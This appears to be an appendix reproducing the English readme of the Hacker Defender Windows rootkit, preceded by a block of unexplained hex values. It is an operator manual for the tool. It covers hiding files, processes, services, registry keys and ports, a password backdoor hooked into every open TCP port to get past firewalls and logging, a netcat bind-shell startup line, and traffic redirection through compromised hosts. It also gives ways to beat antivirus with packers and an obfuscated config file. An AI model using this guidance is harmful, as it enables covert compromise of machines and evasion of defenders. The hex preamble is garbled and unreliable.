1D7B	526D	C9A8	6694	BB79	8F7E	DE17	FD4D	AB1E	767A	A32B	E250	06B7	2CEB	2A49
C9EA	4E9B	E7CA	AF1E	EC23	DC8B	E16B	5F1A	9BE8	492E	63E5	0332	CD19	B823	1078
1F85	5C15	8C97	849B	DB15	359F	16E0	1E86	B98F	9711	4EDA	3502	4525	93F8	5524
17B9	1BF5	C807	A9E2	2A76	B0C2	3701	95AD	81B6	1C6A	A238	D9AE	CA59	1875	25FF
0081	AED8	E8BB	4762	ACB7	B6A1	8D40	E386	656D	1EDB	892F	9DCD	6B24	6241	6189
AC2D	8B3E	B668	C063	7370	6B6B	6AA1	7AAC	56E7	1156	58D4	13A4			

[illegible]

[illegible]

Appendix D

===== [Hacker defender - English readme] =====

NT Rootkit

Authors: Holy_Father <holy_father@phreaker.net>
 Ratter/29A <ratter@atlas.cz>
 Version: 1.0.0
 Birthday: 01.01.2004
 Home: <http://rootkit.host.sk>, <http://hxdef.czweb.org>

Betatesters: ch0pper <THEMASKDEMON@flashmail.com>
 aT4r <at4r@hotmail.com>
 phj34r <phj34r@vmatrix.net>
 unixdied <0edfd3cfd9f513ec030d3c7cbdf54819@hush.ai>
 rebrinak
 GuYoMe
 ierdna <ierdna@go.ro>
 Afakasf <undefeatable@pobox.sk>

Readme: Czech & English by holy_father
 French by GuYoMe

==== [1. Contents] =====

1. Contents
2. Introduction
 - 2.1 Idea
 - 2.2 Licence
3. Usage
4. Inifile
5. Backdoor
 - 5.1 Redirector
6. Technical issues
 - 6.1 Version
 - 6.2 Hooked API
 - 6.3 Known bugs
7. Faq
8. Files

==== [2. Introduction] =====

Hacker defender (hxdef) is rootkit for Windows NT 4.0, Windows 2000 and Windows XP, it may also work on latest NT based systems. Main code is written in Delphi 6. New functions are written in assembler. Driver code is written in C. Backdoor and redirector clients are coded mostly in Delphi 6.

program uses adapted LDE32
 LDE32, Length-Disassembler Engine, 32-bit, (x) 1999-2000 ZOMBIE
 special edition for REVERT tool
 version 1.05

program uses Superfast/Supertiny Compression/Encryption library
 Superfast/Supertiny Compression/Encryption library.
 (c) 1998 by Jacky Qwerty/29A.

==== [2.1 Idea] =====

The main idea of this program is to rewrite few memory segments in all running processes. Rewriting of some basic modules cause changes in processes behaviour. Rewriting must not affect the stability of the system or running processes.

Program must be absolutely hidden for all others. Now the user is able to hide files, processes, system services, system drivers, registry keys and values, open ports, cheat with free disk space. Program also masks its changes in memory and hides handles of hidden processes. Program installs hidden backdoors, register as hidden system service and installs hidden system driver. The technology of backdoor allowed to do the implantation of redirector.

=====[2.2 Licence]=====

This project in version 1.0.0 is open source.

And of course authors are not responsible for what you're doing with Hacker defender.

=====[3. Usage]=====

Usage of hxdef is quite simple:

```
>hxdef100.exe [infile]
or
>hxdef100.exe [switch]
```

Default name for infile is EXENAME.ini where EXENAME is the name of executable of main program without extension. This is used if you run hxdef without specifying the infile or if you run it with switch (so default infile is hxdef100.ini).

These switches are available:

```

-:installonly -    only install service, but not run
-:refresh      -    use to update settings from infile
-:noservice    -    doesn't install services and run normally
-:uninstall    -    removes hxdef from the memory and kills all
                    running backdoor connections
                    stopping hxdef service does the same now

```

Example:

```
>hxdef100.exe -:refresh
```

Hxdef with its default infile is ready to run without any change in infile. But it's highly recommended to create your own settings. See 4. Infile section for more information about infile.

Switches -:refresh and -:uninstall can be called only from original exe file. This mean you have to know the name and path of running hxdef exe file to change settings or to uninstall it.

=====[4. Infile]=====

Infile must contain nine parts: [Hidden Table], [Root Processes], [Hidden Services], [Hidden RegKeys], [Hidden RegValues], [Startup Run], [Free Space], [Hidden Ports] and [Settings].

In [Hidden Table], [Root Processes], [Hidden Services] a [Hidden RegValues] can be used character * as the wildcard in place of strings end. Asterisk can be used only on strings end, everything after first asterisks is ignored. All spaces before first and after last another string characters are ignored.

Example:
 [Hidden Table]
 hxdef*

this will hide all files, dirs and processes which name start with "hxdef".

Hidden Table is a list of files, directories and processes which should be hidden. All files and directories in this list will disappear from file managers. Programs in this list will be hidden in tasklist. Make sure main file, inifile, your backdoor file and driver file are mentioned in this list.

Root Processes is a list of programs which will be immune against infection. You can see hidden files, directories and programs only with these root programs. So, root processes are for rootkit admins. To be mentioned in Root Processes doesn't mean you're hidden. It is possible to have root process which is not hidden and vice versa.

Hidden Services is a list of service and driver names which will be hidden in the database of installed services and drivers. Service name for the main rootkit program is HackerDefender100 as default, driver name for the main rootkit driver is HackerDefenderDrv100. Both can be changed in the inifile.

Hidden RegKeys is a list of registry keys which will be hidden. Rootkit has four keys in registry: HackerDefender100, LEGACY_HACKERDEFENDER100, HackerDefenderDrv100, LEGACY_HACKERDEFENDERDRV100 as default. If you rename service name or driver name you should also change this list.

First two registry keys for service and driver are the same as its name. Next two are LEGACY_NAME. For example if you change your service name to BoomThisIsMySvc your registry entry will be LEGACY_BOOMTHISISMYSVC.

Hidden RegValues is a list of registry values which will be hidden.

Startup Run is a list of programs which rootkit run after its startup. These programs will have same rights as rootkit. Program name is divided from its arguments with question tag. Do not use " characters. Programs will terminate after user logon. Use common and well known methods for starting programs after user logon. You can use following shortcuts here:

%cmd%	- stands for system shell executable + path (e.g. C:\winnt\system32\cmd.exe)
%cmddir%	- stands for system shell executable directory (e.g. C:\winnt\system32\)
%sysdir%	- stands for system directory (e.g. C:\winnt\system32\)
%windir%	- stands for Windows directory (e.g. C:\winnt\)
%tmpdir%	- stands for temporary directory (e.g. C:\winnt\temp\)

Example:
 1)
 [Startup Run]
 c:\sys\nc.exe?-L -p 100 -t -e cmd.exe

netcat-shell is run after rootkit startup and listens on port 100

2)
 [Startup Run]
 %cmd%?/c echo Rootkit started at %TIME%>> %tmpdir%starttime.txt

this will put a time stamp to temporary_directory\starttime.txt
 (e.g. C:\winnt\temp\starttime.txt) everytime rootkit starts
 (%TIME% works only with Windows 2000 and higher)

Free Space is a list of harddrives and a number of bytes you want to

add to a free space. The list item format is X:NUM where X stands for the drive letter and NUM is the number of bytes that will be added to its number of free bytes.

Example:
[Free Space]
C:123456789

this will add about 123 MB more to shown free disk space of disk C

Hidden Ports is a list of open ports that you want to hide from applications like OpPorts, FPort, Active Ports, Tcp View etc. It has at most 2 lines. First line format is TCP:tcpport1,tcpport2,tcpport3 ..., second line format is UDP:udpport1,udpport2,udpport3 ...

Example:
1)
[Hidden Ports]
TCP:8080,456

this will hide two ports: 8080/TCP and 456/TCP

2)
[Hidden Ports]
TCP:8001
UDP:12345

this will hide two ports: 8001/TCP and 12345/UDP

3)
[Hidden Ports]
TCP:
UDP:53,54,55,56,800

this will hide five ports: 53/UDP, 54/UDP, 55/UDP, 56/UDP and 800/UDP

Settings contains eight values: Password, BackdoorShell, FileMappingName, ServiceName, ServiceDisplayName, ServiceDescription, DriverName and DriverFileName.

Password which is 16 character string used when working with backdoor or redirector. Password can be shorter, rest is filled with spaces.

BackdoorShell is name for file copy of the system shell which is created by backdoor in temporary directory.

FileMappingName is the name of shared memory where the settings for hooked processes are stored.

ServiceName is the name of rootkit service.

ServiceDisplayName is display name for rootkit service.

ServiceDescription is description for rootkit service.

DriverName is the name for hxddef driver.

DriverFileName is the name for hxddef driver file.

Example:
[Settings]
Password=hxddef-rulez
BackdoorShell=hxddefá\$.exe
FileMappingName=_.--[Hacker Defender]=-._
ServiceName=HackerDefender100
ServiceDisplayName=HXD Service 100
ServiceDescription=powerful NT rootkit
DriverName=HackerDefenderDrv100
DriverFileName=hxddefdrv.sys

this mean your backdoor password is "hxddef-rulez", backdoor will copy system shell file (usually cmd.exe) to "hxddefá\$.exe" to temp. Name of shared memory will be "_.--[Hacker Defender]=-._". Name of a service is "HackerDefender100",

its display name is "HXD Service 100", its description is "powerful NT rootkit". Name of a driver is "HackerDefenderDrv100". Driver will be stored in a file called "hxdefdrv.sys".

Extra characters |, <, >, :, \, / and " are ignored on all lines except [Startup Run], [Free Space] and [Hidden Ports] items and values in [Settings] after first = character. Using extra characters you can make your inifile immune from antivirus systems.

Example:

```
[H<<<idden T>>>a/"ble]
>h"xdef"*
```

is the same as

```
[Hidden Table]
hxdef*
```

see hxdef100.ini and hxdef100.2.ini for more examples

All strings in inifile except those in Settings and Startup Run are case insensitive.

=====[5. Backdoor]=====

Rootkit hooks some API functions connected with receiving packets from the net. If incoming data equals to 256 bits long key, password and service are verified, the copy of a shell is created in a temp, its instance is created and next incoming data are redirected to this shell.

Because rootkit hooks all process in the system all TCP ports on all servers will be backdoors. For example, if the target has port 80/TCP open for HTTP, then this port will also be available as a backdoor. Exception here is for ports opened by System process which is not hooked. This backdoor will works only on servers where incoming buffer is larger or equal to 256 bits. But this feature is on almost all standard servers like Apache, IIS, Oracle. Backdoor is hidden because its packets go through common servers on the system. So, you are not able to find it with classic portscanner and this backdoor can easily go through firewall. Exception in this are classic proxies which are protocol oriented for e.g. FTP or HTTP.

During tests on IIS services was found that HTTP server does not log any of this connection, FTP and SMTP servers log only disconnection at the end. So, if you run hxdef on server with IIS web server, the HTTP port is probably the best port for backdoor connection on this machine.

You have to use special client if want to connect to the backdoor. Program bdcli100.exe is used for this.

Usage: bdcli100.exe host port password

Example:

```
>bdcli100.exe www.windowsserver.com 80 hxdef-rulez
```

this will connect to the backdoor if you rooted www.windowsserver.com before and left default hxdef password

Client for version 1.0.0 is not compatible with servers in older version.

=====[5.1 Redirector]=====

Redirector is based on backdoor technology. First connection packets are same as in backdoor connection. That mean you use same ports as for

backdoor. Next packets are special packets for redirector only. These packets are made by redirectors base which is run on users computer. First packet of redirected connection defines target server and port.

The redirectors base saves its settings into its inifile which name depends on base exe file name (so default is rdrbs100.ini). If this file doesn't exist when base is run, it is created automatically. It is better not to modify this inifile externally. All settings can be changed from base console.

If we want to use redirector on server where rootkit is installed, we have to run redirectors base on localhost before. Then in base console we have to create mapped port routed to server with hxdef. Finally we can connect on localhost base on chosen port and transferring data. Redirected data are coded with rootkit password. In this version connection speed is limited with about 256 kbps. Redirector is not determined to be used for hispeed connections in this version. Redirector is also limited with system where rootkit run. Redirector works with TCP protocol only.

In this version the base is controled with 19 commands. These are not case sensitive. Their function is described in HELP command. During the base startup are executed commands in startup-list. Startup-list commands are edited with commands which start with SU.

Redirector differentiate between two connection types (HTTP and other). If connection is other type packets are not changed. If it is HTTP type Host parametr in HTTP header is changed to the target server. Maximum redirectors count on one base is 1000.

Redirector base fully works only on NT boxes. Only on NT program has tray icon and you can hide console with HIDE command. Only on NT base can be run in silent mode where it has no output, no icon and it does only commands in startup-list.

Examples:

1) getting mapped port info

```
>MPINFO
No mapped ports in the list.
```

2) add command MPINFO to startup-list and get startup-list commands:

```
>SUADD MPINFO
>sulist
0) MPINFO
```

3) using of HELP command:

```
>HELP
Type HELP COMMAND for command details.
Valid commands are:
HELP, EXIT, CLS, SAVE, LIST, OPEN, CLOSE, HIDE, MPINFO, ADD, DEL,
DETAIL, SULIST, SUADD, SUDEL, SILENT, EDIT, SUEdit, TEST
>HELP ADD
Create mapped port. You have to specify domain when using HTTP type.
usage: ADD <LOCAL PORT> <MAPPING SERVER> <MAPPING SERVER PORT> <TARGET
SERVER> <TARGET SERVER PORT> <PASSWORD> [TYPE] [DOMAIN]
>HELP EXIT
Kill this application. Use DIS flag to discard unsaved data.
usage: EXIT [DIS]
```

4) add mapped port, we want to listen on localhost on port 100, rootkit is installed on server 200.100.2.36 on port 80, target server is www.google.com on port 80, rootkits password is bIgpWd, connection type is HTTP, ip address of target server (www.google.com) - we always have to know its ip - is 216.239.53.100:

```
>ADD 100 200.100.2.36 80 216.239.53.100 80 bIgpWd HTTP www.google.com
```

command ADD can be run without parameters, in this case we are asked for every parameter separately

5) now we can check mapped ports again with MPINFO:

```
>MPINFO
There are 1 mapped ports in the list. Currently 0 of them open.
```

6) enumeration of mapped port list:

```
>LIST
000) :100:200.100.2.36:80:216.239.53.100:80:bIgpWd:HTTP
```

7) detailed description of one mapped port:

```
>DETAIL 0
Listening on port: 100
Mapping server address: 200.100.2.36
Mapping server port: 80
Target server address: 216.239.53.100
Target server port: 80
Password: bIgpWd
Port type: HTTP
Domain name for HTTP Host: www.google.com
Current state: CLOSED
```

8) we can test whether the rootkit is installed with out password on mapping server 200.100.2.36 (but this is not needed if we are sure about it):

```
>TEST 0
Testing 0) 200.100.2.36:80:bIgpWd - OK
```

if test failed it returns

```
Testing 0) 200.100.2.36:80:bIgpWd - FAILED
```

9) port is still closed and before we can use it, we have to open it with OPEN command, we can close port with CLOSE command when it is open, we can use flag ALL when want to apply these commands on all ports in the list, current state after required action is written after a while:

```
>OPEN 0
Port number 0 opened.
>CLOSE 0
Port number 0 closed.
```

or

```
>OPEN ALL
Port number 0 opened.
```

10) to save current settings and lists we can use SAVE command, this saves all to inifile (saving is also done by command EXIT without DIS flag):

```
>SAVE
Saved successfully.
```

Open port is all what we need for data transfer. Now you can open your favourite explorer and type <http://localhost:100/> as url. If no problems you will see how main page on www.google.com is loaded.

First packets of connection can be delayed up to 5 seconds, but others are limited only by speed of server, your internet connection speed and by redirector technology which is about 256 kBps in this version.

=====[6. Technical issues]=====

This section contains no interesting information for common users. This

section should be read by all betatesters and developers.

=====[6.1 Version]=====

```

TODO    -    unify backdoor, redirector and file manager
        -    write new better backdoor
        -    backdoor proxy support
        -    hiding in remote sessions (netbios, remote registry)
        -    hidden memory type change (advance memory hiding)
        -    hook NtNotifyChangeDirectoryFile

1.0.0    +    open source

0.8.4    +    French readme
        +    hook of NtCreateFile to hide file operations
        +    hxddef mailslot name is dynamic
        +    switch -:uninstall for removing and updating hxddef
        +    -:refresh can be run from original .exe file only
        +    new readme - several corrections, more information, faq
        +    shortcuts for [Startup Run]
        +    free space cheating via NtQueryVolumeInformationFile hook
        +    open ports hiding via NtDeviceIoControlFile hook
        +    much more info in [Comments] in inifile
        +    supporting Ctrl+C in backdoor session
        +    FileMappingName is an option now
        +    Root Processes running on the system level
        +    handles hiding via NtQuerySystemInformation hook class 16
        +    using system driver
        +    antiantivirus inifile
        +    more stable on Windows boot and shutdown
        +    memory hiding improved
        -    found bug in backdoor client when pasting data from clipboard
        x    found and fixed bug in service name
        x    found and fixed increasing pid bug fixed via NtOpenProcess hook
        x    found and fixed bug in NtReadVirtualMemory hook
        x    found and fixed several small bugs
        x    found and fixed backdoor shell name bug fix

0.7.3    +    direct hooking method
        +    hiding files via NtQueryDirectoryFile hook
        +    hiding files in ntvdm via NtVdmControl hook
        +    new process hooking via NtResumeThread hook
        +    process infection via LdrInitializeThunk hook
        +    reg keys hiding via NtEnumerateKey hook
        +    reg values hiding via NtEnumerateValueKey hook
        +    dll infection via LdrLoadDll hook
        +    more settings in inifile
        +    safemode support
        +    masking memory change in processes via NtReadVirtualMemory hook
        x    fixed debugger bug
        x    fixed w2k MSTTS bug
        x    found and fixed zzZ-service bug

0.5.1    +    never more hooking WSOCK
        x    fixed bug with MSTTS

0.5.0    +    low level redir based on backdoor technique
        +    password protection
        +    name of inifile depends on exe file name
        +    backdoor stability improved
        -    redirectors conection speed is limited about 256 kbps,
        -    imperfect implementation of redirector,
        -    imperfect design of redirector
        -    found chance to detect rootkit with symbolic link objects
        -    found bug in connection with MS Termnial Services
        -    found bug in hidding files in 16-bit applications

```

```

x      found and fixed bug in services enumeration
x      found and fixed bug in hooking servers

0.3.7  +      possibility to change settings during running
      +      wildcard in names of hidden files, process and services
      +      possibility to add programs to rootkit startup
      x      fixed bug in hiding services on Windows NT 4.0

0.3.3  +      stability really improved
      x      fixed all bugs for Windows XP
      x      found and fixed bug in hiding in registry
      x      found and fixed bug in backdoor with more clients

0.3.0  +      connectivity, stability and functionality of backdoor improved
      +      backdoor shell runs always on system level
      +      backdoor shell is hidden
      +      registry keys hiding
      x      found and fixed bug in root processes
      -      bug in XP after reboot

0.2.6  x      fixed bug in backdoor

0.2.5  +      fully interactive console
      +      backdoor identification key is now only 256 bits long
      +      improved backdoor installation
      -      bug in backdoor

0.2.1  +      always run as service

0.2.0  +      system service installation
      +      hiding in database of installed services
      +      hidden backdoor
      +      no more working with windows

0.1.1  +      hidden in tasklist
      +      usage - possibility to specify name of inifile
      x      found and then fixed bug in communication
      x      fixed bug in using advapi
      -      found bug with debuggers

0.1.0  +      infection of system services
      +      smaller, tidier, faster code, more stable program
      x      fixed bug in communication

0.0.8  +      hiding files
      +      infection of new processes
      -      can't infect system services
      -      bug in communication

```

=====[6.2 Hooked API]=====

List of API functions which are hooked:

```

Kernel32.ReadFile
Ntdll.NtQuerySystemInformation (class 5 a 16)
Ntdll.NtQueryDirectoryFile
Ntdll.NtVdmControl
Ntdll.NtResumeThread
Ntdll.NtEnumerateKey
Ntdll.NtEnumerateValueKey
Ntdll.NtReadVirtualMemory
Ntdll.NtQueryVolumeInformationFile
Ntdll.NtDeviceIoControlFile
Ntdll.NtLdrLoadDll
Ntdll.NtOpenProcess
Ntdll.NtCreateFile

```



```
Ntdll.NtLdrInitializeThunk
WS2_32.recv
WS2_32.WSARcv
Advapi32.EnumServiceGroupW
Advapi32.EnumServicesStatusExW
Advapi32.EnumServicesStatusExA
Advapi32.EnumServicesStatusA
```

=====[6.3 Known bugs]=====

There is one known bug in this version.

1)

Backdoor client may crash when you paste more data from clipboard using righth click to the console or using console menu. You can still paste the data from clipboard using Ctrl+Ins, Shift+Ins if the program running in the console supports this.

If you think you find the bug please report it to the public board (or to betatesters board if you are betatester) or on <rootkit@host.sk>. But be sure you've read this readme, faq section, todo list and the board and you find nothing about what you want to write about before you write it.

=====[7. Faq]=====

Because of many simple questions on the board I realize to create a faq section in this readme. Before you ask about anything read this readme twice and take special care to this section. Then read old messages on the board and after then if you still think you are not able to find an answer for your question you can put it on the board.

The questions are:

- 1) I've download hxdef, run it and can't get a rid of it. How can I uninstall it if I can't see its process, service and files?
- 2) Somebody hacked my box, run hxdef and I can't get a rid of it. How can I uninstall it and all that backdoors that were installed on my machine?
- 3) Is this program detected by antivirus software? And if yes, is there any way to beat it?
- 4) How is that I can't connect to backdoor on ports 135/TCP, 137/TCP, 138/TCP, 139/TCP or 445/TCP when target box has them open?
- 5) Is there any way to have hidden process which file on disk is visible?
- 6) How about hiding svchost.exe and others I can see in tasklist?
- 7) I'm using DameWare and I can see all your services and all that should be hidden. Is this the bug?
- 8) But anyone can see my hidden files via netbios. What should I do?
- 9) Backdoor client is not working. Everything seems ok, but after connecting I can't type anything and the whole console screen is black. What should I do?
- 10) When will we get the new version?
- 11) net.exe command can stop hidden services, is this the bug?
- 12) Is there any way to detect this rootkit?
- 13) So, how is it difficult to detect hxdef. And did somebody make a proggy that can do it?
- 14) So, how can I detect it?
- 15) Does the version number which starts with 0 mean that it is not stable version?
- 16) When will you publish the source? I've read it will be with the version 1.0.0, but when?
- 17) I want to be the betatester, what should I do?
- 18) Is it legal to use hxdef?
- 19) Is it possible to update machine with old hxdef with this version? Is it possible without rebooting the machine?
- 20) Is it possible to update machine with this version of hxdef with a newer

version I get in future? Is it possible without rebooting?

21) Is it better to use `-:uninstall` or to use `net stop ServiceName`?

22) I really love this proggy. Can I support your work with a little donation?

23) Is there any chance to hide `C:\temp` and not to hide `C:\winnt\temp`?

24) I can see the password in inifile is plaintext! How is this possible?

25) If I have a process that is in Hidden Table and it listens on a port, will this port be automatically hidden or should I put it to Hidden Ports?

Now get the answers:

1)

Q: I've download hxdef, run it and can't get a rid of it. How can I uninstall it if I can't see its process, service and files?

A: If you left default settings you can run shell and stop the service:

```
>net stop HackerDefender100
```

Hxdef is implemented to uninstall completely is you stop its service. This does the same as `-:uninstall` but you don't need to know where hxdef is.

If you changed ServiceName in inifile Settings, type this in your shell:

```
>net stop ServiceName
```

where ServiceName stands for the value you set to ServiceName in inifile.

If you forgot the name of the service you can boot your system from CD and try to find hxdef inifile and look there for ServiceName value and then stop it as above.

2)

Q: Somebody hacked my box, run hxdef and I can't get a rid of it. How can I uninstall it and all that backdoors that were installed on my machine?

A: Only 100% solution is to reinstall your Windows. But if you want to do this you'll have to find the inifile like in question 1) above. Then after uninstalling hxdef from your system go through inifile and try to find all files that match files in Hidden Table. Then you should verify those files and delete them.

3)

Q: Is this program detected by antivirus software? And if yes, is there any way to beat it?

A: Yes, and not only the exe file is detected, few antivirus systems also detect inifile and also driver file may be detected. The answer for second question here is yes, you can beat it quite easily. On hxdef home site you can find a tool called Morphine. If you use Morphine on hxdef exe file you will get a new exe file which can't be detected with common antivirus systems. Inifile is also designed to beat antivirus systems. You can add extra characters to it to confuse antivirus systems. See 4. Inifile section for more info. Also see included inifiles. There are two samples that are equal, but the first one is using extra characters so it can't be detected by common antivirus systems. Probably the best way is to use UPX before you use Morphine. UPX will reduce the size of hxdef exe file and Morphine will make the anti antivirus shield. See Morphine readme for more info about it.

4)

Q: How is that I can't connect to backdoor on ports 135/TCP, 137/TCP, 138/TCP,

139/TCP or 445/TCP when target box has them open?

A: As mentioned in 5. Backdoor section of this readme backdoor need server with incoming buffer larger or equal to 256 bits. And also system ports may not work. If you have a problem with find open port that works you can simply run netcat and listen on your own port. You should add this netcat port to Hidden Ports in inifile then.

5)

Q: Is there any way to have hidden process which file on disk is visible?

A: No. And you also can't have a hidden file on disk of process which is visible in the task list.

6)

Q: How about hiding svchost.exe and others I can see in tasklist?

A: This is really bad idea. If you hide common system processes your Windows can crash very soon. With hxdef you don't need to name your malicious files like svchost.exe, lsass.exe etc. you can name it with any name and add this name to Hidden Table to hide them.

7)

Q: I'm using DameWare and i can see all your services and all that should be hidden. Is this the bug?

A: Nope. DameWare and others who use remote sessions (and or netbios) can see hidden services because this feature is not implemented yet. It's a big difference between the bug and not implemented. See todo list on the web for things that are not implemented yet.

8)

Q: But anyone can see my hidden files via netbios. What should I do?

A: Put your files deeply into the system directories or to directories that are not shared.

9)

Q: Backdoor client is not working. Everything seems ok, but after connecting I can't type anything and the whole console screen is black. What should I do?

A: You probably use bad port for connecting. Hxdef tries to detect bad ports and disconnect you, but sometimes it is not able to detect you are using bad port. So, try to use different port.

10)

Q: When will we get the new version?

A: Developers code this stuff in their free time. They take no money for this and they don't want to get the money for this. There are only two coders right now and we think this is enough for this project. This mean coding is not as fast as microsoft and you should wait and don't ask when the new version will be released. Unlike microsoft our product is free and we have good betatesters and we test this proggy a lot, so our public version are stable.

11)

Q: net.exe command can stop hidden services, is this the bug?

A: Nope. It is not a bug, it is the feature. You still have to know the name of the service you want to stop and if it is hidden the only who can know it

is the rootkit admin. Don't be scared this is the way how to detect you.

12)

Q: Is there any way to detect this rootkit?

A: Yes. There are so many ways how to detect any rootkit and this one is not (and can't be) exception. Every rootkit can be detected. Only questions here are how is it difficult and did somebody make a proggy that can do it?

13)

Q: So, how is it difficult to detect hxdef. And did somebody make a proggy that can do it?

A: It is very very easy to detect this, but I don't know special tool that can tell you that there is hxdef on your machine righth now.

14)

Q: So, how can I detect it?

A: I won't tell you this :)

15)

Q: Does the version number which starts with 0 mean that it is not stable version?

A: No, it means that there are few things that are not implemented yet and that the source is closed and under development.

16)

Q: When will you publish the source? I've read it will be with the version 1.0.0, but when?

A: I really don't know when. There are several things I want to implement before releasing 1.0.0. It can take a six months as well as a year or longer.

17)

Q: I want to be the betatester, what should I do?

A: You should write me the mail about how can you contribute and what are your abilities for this job and your experiences with betatesting. But the chance to be a new betatester for this project is quite low. Right now we have enough testers who do a good job. No need to increase the number of them.

18)

Q: Is it legal to use hxdef?

A: Sure it is, but hxdef can be easily misused for illegal activities.

19)

Q: Is it possible to update machine with old hxdef with this version? Is it possible without rebooting the machine?

A: It isn't possible without rebooting the machine, but you can update it when you do a manual uninstall of that old version, reboot the machine and install the new version.

20)

Q: Is it possible to update machine with this version of hxdef with a newer

version I get in future? Is it possible without rebooting?

A: Yes! You can use --:uninstall to totally remove this version of hxdef without rebooting. Then simply install the new version.

21)

Q: Is it better to use --:uninstall or to use net stop ServiceName?

A: The preferred way is to use --:uninstall if you have the chance. But net stop will also does the stuff.

22)

Q: I really love this proggy. Can I support your work with a little donation?

A: We don't need it, but we will be you give your money to any of those beneficent organisations in your country and write us the mail about it.

23)

Q: Is there any chance to hide C:\temp and not to hide C:\winnt\temp?

A: No. Create your own directory with a specific name and put it to the Hidden Table.

24)

Q: I can see the password in inifile is plaintext! How is this possible?

A: You might think this is quite unsecure way to store password but if you hide your inifile nobody can read it. So, it is secure. And it is easy to change anytime and you can use --:refresh to change the password easily.

25)

Q: If I have a process that is in Hidden Table and it listens on a port, will this port be automatically hidden or should I put it to Hidden Ports?

A: Only hidden ports are those in Hidden Ports list. So, yes, you should put it in to Hidden Ports.

=====[8. Files]=====

An original archive of Hacker defender v1.0.0 contains these files:

hxdef100.exe	70 144 b	- program Hacker defender v1.0.0
hxdef100.ini	3 872 b	- inifile with default settings
hxdef100.2.ini	3 695 b	- inifile with default settings, variant 2
bdcli100.exe	26 624 b	- backdoor client
rdrbs100.exe	49 152 b	- redirectors base
readmecz.txt	34 654 b	- Czech version of readme file
readmeen.txt	35 956 b	- this readme file
readmefr.txt	38 029 b	- French version of readme file
src.zip	93 174 b	- source

=====[End]=====